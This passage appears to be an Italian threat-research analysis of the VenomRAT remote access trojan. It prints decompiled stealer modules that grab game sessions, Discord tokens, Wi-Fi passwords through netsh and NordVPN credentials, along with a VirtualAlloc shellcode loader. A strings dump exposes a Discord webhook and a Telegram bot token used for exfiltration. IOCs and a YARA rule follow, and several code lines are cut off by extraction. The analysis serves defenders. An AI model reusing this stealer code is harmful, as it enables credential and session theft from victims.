```

La seguente classe permette die enumerare e salvare le versioni e mods installate di Minecraft in AppData concatenato con il folder pattern .minecraft.

Minecraft

```
{
    private static readonly string MinecraftPath = Path.Combine(Paths.Appdata, ".minecraft");

    private static void SaveVersions(string sSavePath)
    {
        try
        {
            string[] directories = Directory.GetDirectories(Path.Combine(MinecraftPath, "versions"))
            foreach (string path in directories)
            {
                string name = new DirectoryInfo(path).Name;
                string text = Filemanager.DirectorySize(path) + " bytes";
                string text2 = Directory.GetCreationTime(path).ToString("yyyy-MM-dd h:mm:ss tt");
                File.AppendAllText(sSavePath + "\\versions.txt", "VERSION: " + name + "\n\tSIZE: " +
            }
        }
        catch (Exception ex)
        {
            Logging.Log("Minecraft >> Failed collect installed versions\n" + ex);
        }
    }

    private static void SaveMods(string sSavePath)
    {
        try
        {
            string[] files = Directory.GetFiles(Path.Combine(MinecraftPath, "mods"));
            foreach (string obj in files)
            {
                string fileName = Path.GetFileName(obj);
                string text = new FileInfo(obj).Length + " bytes";
                string text2 = File.GetCreationTime(obj).ToString("yyyy-MM-dd h:mm:ss tt");
                File.AppendAllText(sSavePath + "\\mods.txt", "MOD: " + fileName + "\n\tSIZE: " + tex
            }
        }
        catch (Exception ex)
        {
            Logging.Log("Minecraft >> Failed collect installed mods\n" + ex);
        }
```

Vengono anche salvati altri files del profilo, opzioni e servers:

Minecraft

```
private static void SaveFiles(string sSavePath)
{
    try
    {
        string[] files = Directory.GetFiles(MinecraftPath);
        for (int i = 0; i < files.Length; i++)
        {
            FileInfo fileInfo = new FileInfo(files[i]);
            string text = fileInfo.Name.ToLower();
            if (text.Contains("profile") || text.Contains("options") || text.Contains("servers")
            {
                fileInfo.CopyTo(Path.Combine(sSavePath, fileInfo.Name));
            }
        }
    }
    catch (Exception ex)
    {
        Logging.Log("Minecraft >> Failed collect profiles\n" + ex);
    }
}

private static void SaveLogs(string sSavePath)
{
    try
    {
        string path = Path.Combine(MinecraftPath, "logs");
        string text = Path.Combine(sSavePath, "logs");
        if (!Directory.Exists(path))
        {
            return;
        }
        Directory.CreateDirectory(text);
        string[] files = Directory.GetFiles(path);
        for (int i = 0; i < files.Length; i++)
        {
            FileInfo fileInfo = new FileInfo(files[i]);
            if (fileInfo.Length < Config.GrabberSizeLimit)
            {
                string text2 = Path.Combine(text, fileInfo.Name);
                if (!File.Exists(text2))
```

Vengono inoltre salvati i dettagli di sessioni correnti di Steam e vengono loggate le medesime:

Steam

Show assembly load log

```
// VenomStealer.Target.Gaming.Steam
using ...

internal sealed class Steam
{
    public static bool GetSteamSession(string sSavePath)
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Valve\\Steam");
        if (registryKey == null)
        {
            return Logging.Log("Steam >> Application path not found in registry", ret: false);
        }
        string text = registryKey.GetValue("SteamPath").ToString();
        if (!Directory.Exists(text))
        {
            return Logging.Log("Steam >> Application directory not found", ret: false);
        }
        Directory.CreateDirectory(sSavePath);
        try
        {
            string[] subKeyNames = registryKey.OpenSubKey("Apps").GetSubKeyNames();
            foreach (string text2 in subKeyNames)
            {
                using RegistryKey registryKey2 = registryKey.OpenSubKey("Apps\\" + text2);
                if (registryKey2 != null)
                {
                    string text3 = (string)registryKey2.GetValue("Name");
                    text3 = (string.IsNullOrEmpty(text3) ? "Unknown" : text3);
                    string text4 = (((int)registryKey2.GetValue("Installed") == 1) ? "Yes" : "No");
                    string text5 = (((int)registryKey2.GetValue("Running") == 1) ? "Yes" : "No");
                    string text6 = (((int)registryKey2.GetValue("Updating") == 1) ? "Yes" : "No");
                    File.AppendAllText(sSavePath + "\\Apps.txt", "Application " + text3 + "\n\tGameI
                }
            }
        }
        catch (Exception ex)
        {
            Logging.Log("Steam >> Failed collect steam apps\n" + ex);
```

Il medesimo task avviene anche per UPlay:

Uplay

Warning: Some assembly references could not be resolved automatically. This might lead to inco
for ex. property getter/setter access. To get optimal decompilation results, please manually a

Show assembly load log

```
// VenomStealer.Target.Gaming.Uplay
using ...

internal sealed class Uplay
{
    private static readonly string Path = System.IO.Path.Combine(Paths.Lappdata, "Ubisoft Game Launc

    public static bool GetUplaySession(string sSavePath)
    {
        if (!Directory.Exists(Path))
        {
            return Logging.Log("Uplay >> Session not found");
        }
        try
        {
            Directory.CreateDirectory(sSavePath);
            string[] files = Directory.GetFiles(Path);
            foreach (string text in files)
            {
                File.Copy(text, System.IO.Path.Combine(sSavePath, System.IO.Path.GetFileName(text)))
            }
            Counter.Uplay = true;
        }
        catch (Exception ex)
        {
            return Logging.Log("Uplay >> Error\n" + ex, ret: false);
        }
        return true;
    }
}
```

Al fine di ottenere i tokens di *Discord* viene eseguito un metodo *AppendAllText* nel path concatenato ***sSavePath* + *tokens.txt*:**

```
// VenomStealer.Target.Messengers.Discord
using ...

internal sealed class Discord
{
    private static readonly Regex TokenRegex = new Regex("[a-zA-Z0-9]{24}\\.[a-zA-Z0-9]{6}\\.[a-zA-Z

    private static readonly string[] DiscordDirectories = new string[3] { "Discord\\Local Storage\\l

    public static void WriteDiscord(string[] lcDicordTokens, string sSavePath)
    {
        if (lcDicordTokens.Length != 0)
        {
            Directory.CreateDirectory(sSavePath);
            Counter.Discord = true;
            try
            {
                foreach (string text in lcDicordTokens)
                {
                    File.AppendAllText(sSavePath + "\\tokens.txt", text + "\n");
                }
            }
            catch (Exception value)
            {
                Console.WriteLine(value);
            }
        }
        try
        {
            CopyLevelDb(sSavePath);
        }
        catch
        {
        }
    }
```

A seguire il metodo di tipo string statico *DecodeProductKey* che prende come argomento in input l'array di bytes *digitalProductId* per la decodifica del product key di sistema, nel caso in cui durante il ciclo da 28 a 0 degli ID se la cella *num* (l'indice corrente nel ciclo) + 1 dà come risultato 0 con una divisione per 6 viene aggiunto un trattino alla cella corrispondente, successivamente da 14 a 0 vengono eseguiti tasks di bit shifting, divisione con resto per 24:

```
private static string DecodeProductKey(byte[] digitalProductId)
{
    char[] array = new char[24]
    {
        'B', 'C', 'D', 'F', 'G', 'H', 'J', 'K', 'M', 'P',
        'Q', 'R', 'T', 'V', 'W', 'X', 'Y', '2', '3', '4',
        '6', '7', '8', '9'
    };
    char[] array2 = new char[29];
    ArrayList arrayList = new ArrayList();
    for (int i = 52; i <= 67; i++)
    {
        arrayList.Add(digitalProductId[i]);
    }
    for (int num = 28; num >= 0; num--)
    {
        if ((num + 1) % 6 == 0)
        {
            array2[num] = '-';
        }
        else
        {
            int num2 = 0;
            for (int num3 = 14; num3 >= 0; num3--)
            {
                int num4 = (num2 << 8) | (byte)arrayList[num3];
                arrayList[num3] = (byte)(num4 / 24);
                num2 = num4 % 24;
                array2[num] = array[num2];
            }
        }
    }
    return new string(array2);
}
```

A seguire la classe *SysInfo* di information gathering, i dettagli della macchina infetta, come ad esempio l'indirizzo IP pubblico, sono stati salvati nella stringa *contents*:

SysInfo

```
Warning: Some assembly references could not be resolved automatically. This might lead to inco
for ex. property getter/setter access. To get optimal decompilation results, please manually a

Show assembly load log

// VenomStealer.Target.System.SysInfo
using ...

internal sealed class SysInfo
{
    public static void Save(string sSavePath)
    {
        try
        {
            string contents = "\n[IP]\nExternal IP: " + SystemInfo.GetPublicIp() + "\nInternal IP: "
            File.WriteAllText(sSavePath, contents);
        }
        catch (Exception ex)
        {
            Logging.Log("SysInfo >> Failed fetch system info\n" + ex);
        }
    }
}
```

Vengono ottenuti i dettagli dell'antivirus installato:

```
ses() + "\nHosting: " + AntiAnalysis.Hosting() + "\nAntivirus: " + SystemInfo.GetAntivirus() + "\n";
```

La classe *WebcamScreenshot* permette di eseguire una query WMI per ottenere i dettagli delle webcams connesse e vengono eseguiti screenshots nel caso in cui l'attributo di configurazione *Config.WebcamScreenshot* sia diverso da 1:

WebcamScreenshot

```
public static int GetConnectedCamerasCount()
{
    int num = 0;
    try
    {
        using ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("
        foreach (ManagementBaseObject item in managementObjectSearcher.Get())
        {
            _ = item;
            num++;
        }
        return num;
    }
    catch
    {
        Logging.Log("GetConnectedCamerasCount : Query failed");
        return num;
    }
}

public static bool Make(string sSavePath)
{
    if (Config.WebcamScreenshot != "1")
    {
        Logging.Log("WebcamScreenshot is Disabled!");
        return false;
    }
    Logging.Log("WebcamScreenshot Started!");
    int connectedCamerasCount = GetConnectedCamerasCount();
    if (connectedCamerasCount != 1)
    {
        return Logging.Log($"WebcamScreenshot : Camera screenshot failed. (Count {connectedCamer
    }
    try
    {
        Clipboard.Clear();
        _handle = capCreateCaptureWindowA("WebCap", 0, 0, 0, 320, 240, 0, 0);
        SendMessage(_handle, 1034u, 0, 0);
        SendMessage( handle, 1074u, 0, 0);
```

VenomRAT esegue un comando con codifica forzata UTF-8 ***netsh wlan show profile name*** al fine di effettuare una lista delle reti Wi-Fi a cui ci si può connettere e successivamente esegue un dump della password:


Wifi

```
Warning: Some assembly references could not be resolved automatically. This might lead to inco
for ex. property getter/setter access. To get optimal decompilation results, please manually a
Show assembly load log
// VenomStealer.Target.System.Wifi
using ...

internal sealed class Wifi
{
    private static string[] GetProfiles()
    ...

    private static string GetPassword(string profile)
    {
        return CommandHelper.Run("/C chcp 65001 && netsh wlan show profile name=\"" + profile + "\"
            .Trim();
    }

    public static void ScanningNetworks(string sSavePath)
    ...

    public static void SavedNetworks(string sSavePath)
    ...
}
```

Vengono dumpate numerose passwords Wi-Fi e vengono appesi gli attributi sottratti nel file ***sSavePath + SavedNetworks.txt***

```
    public static void ScanningNetworks(string sSavePath)
    {
        string text = CommandHelper.Run("/C chcp 65001 && netsh wlan show networks mode=bssid");
        if (!text.Contains("is not running"))
        {
            File.AppendAllText(sSavePath + "\\ScanningNetworks.txt", text);
        }
    }

    public static void SavedNetworks(string sSavePath)
    {
        try
        {
            Logging.Log("Fetching Wifi Passwords Started!");
            string[] profiles = GetProfiles();
            foreach (string text in profiles)
            {
                if (!text.Equals("65001"))
                {
                    Counter.SavedWifiNetworks++;
                    string password = GetPassword(text);
                    string contents = "PROFILE: " + text + "\nPASSWORD: " + password + "\n\n";
                    File.AppendAllText(sSavePath + "\\SavedNetworks.txt", contents);
                }
            }
            Logging.Log("Fetching Wifi Passwords Ended!");
        }
        catch (Exception ex)
        {
            Logging.LogEx(ex);
        }
    }
}
```

Il metodo *void* statico *Save* all'interno della classe **NordVpn** viene utilizzato al fine di ottenere le directories dell'eseguibile **NordVpn.exe**, vengono ottenuti i dettagli del file di configurazione *user.config* e vengono ottenuti i dettagli dei dati di configurazione XML:



```
NordVpn
        return "";
    }
}

public static void Save(string sSavePath)
{
    DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Paths.Lappdata, "NordVPN"));
    if (!directoryInfo.Exists)
    {
        Logging.Log("Nord VPN >> Not Exist!\n");
        return;
    }
    try
    {
        Directory.CreateDirectory(sSavePath);
        DirectoryInfo[] directories = directoryInfo.GetDirectories("NordVpn.exe*");
        for (int i = 0; i < directories.Length; i++)
        {
            DirectoryInfo[] directories2 = directories[i].GetDirectories();
            foreach (DirectoryInfo directoryInfo2 in directories2)
            {
                string text = Path.Combine(directoryInfo2.FullName, "user.config");
                if (File.Exists(text))
                {
                    Directory.CreateDirectory(sSavePath + "\\" + directoryInfo2.Name);
                    XmlDocument xmlDocument = new XmlDocument();
                    xmlDocument.Load(text);
                    string text2 = xmlDocument.SelectSingleNode("//setting[@name='Username']/value"
                    string text3 = xmlDocument.SelectSingleNode("//setting[@name='Password']/value"
                    if (text2 != null && !string.IsNullOrEmpty(text2) && text3 != null && !string.I
                    {
                        string text4 = Decode(text2);
                        string text5 = Decode(text3);
                        Counter.Vpn++;
                        File.AppendAllText(sSavePath + "\\" + directoryInfo2.Name + "\\accounts.txt
                    }
                }
            }
        }
    }
```

```
" + directoryInfo2.Name + "\\accounts.txt", "Username: " + text4 + "\nPassword: " + text5 + "\n\n");



e + "!\n");
```


Visionando la main class del namespace *Shellcode* è possibile evidenziare l'inizializzazione dell'array di bytes *buf* ottenuto dall'attributo string **"%venom%"** con codifica di tipo Base64. La classe interna statica *NativeCaller* fa uso della funzione di memory management *VirtualAlloc* e *CodeCallerDelegate* per la fase di calling native.

```
using System.ComponentModel;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace Shellcode
{
    class Program
    {
        static void Main(string[] args)
        {
            byte[] buf = Convert.FromBase64String("%venom%");


            IntPtr shellcode = NativeCaller.AllocateExecutableCode(IntPtr.Zero, buf);

            NativeCaller.Call(shellcode);
        }
    }
    internal static class NativeCaller
    {
        [DllImport("kernel32", SetLastError = true)]
        public static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,
          int size, int flAllocationType, int flProtect);

        [UnmanagedFunctionPointer(CallingConvention.StdCall)]
        public delegate IntPtr CodeCallerDelegate(IntPtr address);

        private static CodeCallerDelegate function;

        static NativeCaller()
        {
            Load();
        }
```

All'interno delle stringhe estraibili dal sample di VenomRAT possiamo notare un'URL individualizzante.


	Offset	Size	Type	String
16700	00e28c0e	00000008	A	VenomRAT
16701	00e28c2e	00000006	A	2023
16702	00e28c3a	00000005	A	6.0.3
16703	00e28ca9	0000003a	A	9Server.Forms.FormMain+<SendFileToDiskMenu_ItemClick>d__75
16704	00e28ce8	00000026	A	%Server.Forms.FormMain+<Connect>d__135
16705	00e28d48	00000008	A	16.0.0.0
16706	00e28da9	00000009	A	16.10.0.0
16707	00e28dc2	00000007	A	0.0.0.0
16708	00e28dcf	00000007	A	Default
16709	00e28ddb	00000017	A	VenomRATMutex_VenomRAT
16710	00e28df8	00000005	A	False
16711	00e28e0d	00000012	A	--- ClipperBTC ---
16712	00e28e25	00000012	A	--- ClipperETH ---
16713	00e28e3d	00000012	A	--- ClipperLTC ---
16714	00e28e54	0000007a	A	yhttps://discord.com/api/webhooks/1016614786533969920/...
16715	00e28edd	0000002f	A	.5819716395:AAEP-yuJ_QA22yswxx2C-IVY5yPkxnaxFMQ
16716	00e28f12	0000000a	A	5291313312
16717	00e28f21	00000023	A	"Server.Helper.Methods+<Fadeln>d__5
16718	00e28f64	00000040	A	?Event that is triggered whenever the hextable has been changed.
16719	00e28fa9	00000046	A	EEvent that is triggered whenever the SelectionStart value is changed.
16720	00e28ff4	00000047	A	FEvent that is triggered whenever the SelectionLength value is changed.
16721	00e29040	00000042	A	AEvent that is triggered whenever the size of the char is changed.

I servers di VenomRAT fanno uso di certificati di tipo Personal Information Exchange.



VenomRAT threat research


A seguire i dettagli della correlazione tra VenomRAT ed un indirizzo IP utilizzato nella killchain infection e registrato in Finlandia:




Communicating Files (22)


Scanned	Detections	Type	Name
2023-07-28	54 / 71	Win32 EXE	Synaptics.exe
2023-02-11	54 / 71	Win32 EXE	lhchqs.exe
2023-07-27	38 / 56	ZIP	VenomRat6.0.3 + Source.zip
2023-09-12	66 / 71	Win32 EXE	Client.exe
2023-06-17	49 / 71	Win32 EXE	5d3a63ba883e84f74aa1dc3d79f4e198.virus
2023-08-04	56 / 71	Win32 EXE	Client.exe
2023-06-19	49 / 69	Win32 EXE	Client.exe
2023-07-16	42 / 62	ZIP	VenomRAT v6.0.3 (SOURCE).zip
2023-08-23	47 / 63	ZIP	VenomRAT v6.0.3 (SOURCE).zip
2023-09-13	51 / 71	Win32 EXE	FgNRQ

L'indirizzo IP in questione è stato registrato, nel dettaglio, ad Helsinki e possiede i servizi in running **MySQL, webserver** e **RDP** con le porte aperte **135, 3306, 5357, 5985** e **47001.**



Qui i dettagli OSINT dell'indirizzo IP per quanto riguarda lo Spam Level, il quale si attesta a **"Very High":**





IOCs VenomRAT:

- 3b3a304c6fc7a3a1d9390d7cbff56634
- e8bd5244e6362968f5017680da33f1e90ae63dd7
- 7331368c01b2a16bda0f013f376a039e6aeb4cb2dd8b0c2afc7ca208fb544c58
- 95.216.52[.]21
- DcRatByqwqdanchun
- Pac_ket
- 42KwLVv18KiFRZNHzu
- Sdh34yszdfgb

VenomRAT regola YARA

VenomRATRule:

```
rule VenomRATRule
{
    strings:
        $xwormStr = "44X9i4c6YhQcfLiSCrbNH25yrRfkrhrz"
        $xwormStr1= “blackhatrussia”

    condition:
        $xwormStr or $xwormStr1
}
```

Conclusioni

Il threat preso in considerazione nella presente Darknet investigation è stato distribuito tramite Darkweb nel momento in cui viene effettuata una reaction del post principale da parte dell'utente collegato. VenomRAT è personalizzabile e può permettere l'aggiunta di nuove features e malicious tasks di remote access e stealing. In un'ottica di future threat landscape è possibile che il malware sottoposto a disamina effettui anche distribuzioni di ulteriori minacce, come ad esempio ransomware avanzati e complessi con furto di dati e, qualora il riscatto non dovesse essere pagato, si procederà con una pubblicazione di questi ultimi. È importante sottolineare come sia facile e versatile la distribuzione dell'intero progetto di malware development ed il corrispondente codice sorgente. Ovviamente questa è solo la punta di un enorme iceberg che nasconde una quantità immensa di forums Darkweb che distribuiscono interi progetti dell'IDE dello sviluppo di varie tipologie di threats. Questo può comportare la possibilità di forking e personalizzazione che potenzialmente avrebbero infinite possibilità di sviluppo. Consequenzialmente tale metodologia di malware deployment può comportare il propagarsi di numerose varianti e ciò può intaccare negativamente i motori di malware signatures statici e basati su firme antivirali, in quanto esse presenterebbero differenze nei patterns e nel codice esadecimale, rendendo pertanto vane alcune firme e regole YARA di malware hunting create precedentemente. Nel caso specifico si è notato inoltre un tentativo di offuscare il codice .NET al fine di proteggere le classi "core" del progetto, ma lasciando quasi completamente intelligibili le librerie DLL dei plugin. Questo è stato fatto probabilmente con lo scopo di rendere più personalizzabili le librerie esterne richiamate ma mantenendo il più possibile protette le classi Main rendendo più difficoltosa la creazione di firme antivirali individualizzanti attraverso patterns specifici. È altresì importante sottolineare il fatto che vi siano numerosi tentativi di persistenza, anti-analysis, anti-sandboxing ed usando tecniche di evasione da security solutions e da tools di monitoraggio dei processi in sede di analisi dinamica, come ad esempio Process Explorer, Process Hacker e Task Manager. Oltre allo scopo di anti – dynamic analysis, tale approccio può comportare un'impossibilità di visualizzare l'eventuale terminazione del processo del RAT a causa dei tasks Anti-VM ed Anti-Analysis, Anti-Sandboxing.

Con tutta probabilità la distribuzione tramite Darknet di stealers e RAT sarà sempre più frequente. Seguendo la metodologia riscontrata in tale casistica specifica, i forums sopra citati verranno impiegati per la vendita sul mercato nero di tali pacchetti di software malevolo, permettendo a svariati threat actors di modificare gli indirizzi Bitcoin od eventuali mails di contatto dopo la cifratura di files, al fine di estorcere denaro alle vittime. Nel caso in esame è stato molto interessante la presenza di un modulo Ransomware all'interno di threats RAT

rendendo de facto l'infection kill chain sempre più completa ed invasiva da un'ottica dell'attaccante.

Riferimenti:

[0] (introduzione di VenomRAT): VenomRAT: A remote access tool with dangerous consequences (acronis.com)

[1]: Exploit sempre più fake! Il PoC relativo all'RCE di WinRAR conteneva un Remote Access Trojan (redhotcyber.com)